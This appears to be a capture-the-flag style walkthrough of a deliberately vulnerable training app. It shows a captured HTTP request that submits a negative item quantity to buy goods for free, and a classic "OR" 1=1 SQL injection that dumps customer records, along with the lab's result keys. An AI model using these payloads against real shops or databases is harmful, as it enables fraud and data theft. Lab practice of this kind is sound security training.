
Submit

Solution Submission Success

Insecure Direct Object Reference Challenge 1 completed! Congratulations.

- **Poor Data Validation**

I have inserted the negative values to the all products but when I did that app noticed it. But when I inserted all positive values and just changed the value of troll meme to a negative value and app has passed that value without any detection.


Poor Validation One

If you can buy trolls for free you'll receive the key for this level!


Super Meme Shopping

Use this shop to buy whatever old memes you like!


Picture	Cost	Quantity
	$45	0
	$15	0
	$3000	0
	$30	0

Please select how many items you would like to buy and click submit

Place Order



```
POST /challenges/ca0e89caf3c50dbf9239a0b3c6f6c17869b2a1e2edc3aa6f029fd30925d66c7e HTTP/1.1
Host: 192.168.172.139
Connection: close
Content-Length: 57
Accept: */*
Origin: https://192.168.172.139
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.172.139/challenges/ca0e89caf3c50dbf9239a0b3c6f6c17869b2a1e2edc3aa6f029fd30925d66c7e.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=4DD8ABF70EB63A03758A6117725D26B3; token=78432240465885424788937033854818955213; JSESSIONID3="TF30DzjZTzbz+Byhm1Gw+w=="

megustaAmount=1&trollAmount=1&rageAmount=-100&notBadAmount=1
```




Solution Submission Success

Poor Data Validation 1 completed! Congratulations.

- **SQL Injection 1**

This is also a simple injection. Just have to use “ sign instead of ‘ . I have used “OR” here to bypass the level.



SQL Injection Challenge One

To complete this challenge, you must exploit SQL injection flaw in the following form to find the result key.

Challenge Hint

This is the query you are injecting code into! Take special note of characters that start and stop the context of a String...

```
SELECT * FROM customers WHERE customerId =""OR" 1=1";
```

Please enter the Customer Id of the user that you want to look up

```
"OR" 1=1
```

Search Results

Name	Address	Comment
John Fits	crazycat@example.com	null
Rubix Man	manycolours@cube.com	null
Rita Hanolan	thenightbefore@example.com	null
Paul O Brien	sixshooter@deaf.com	Well Done! The reuslt Key is fd8e9a29dab791197115b58061b215594211e72c1680f1eacc50b0394133a09f

Solution Submission Success

SQL Injection 1 completed! Congratulations.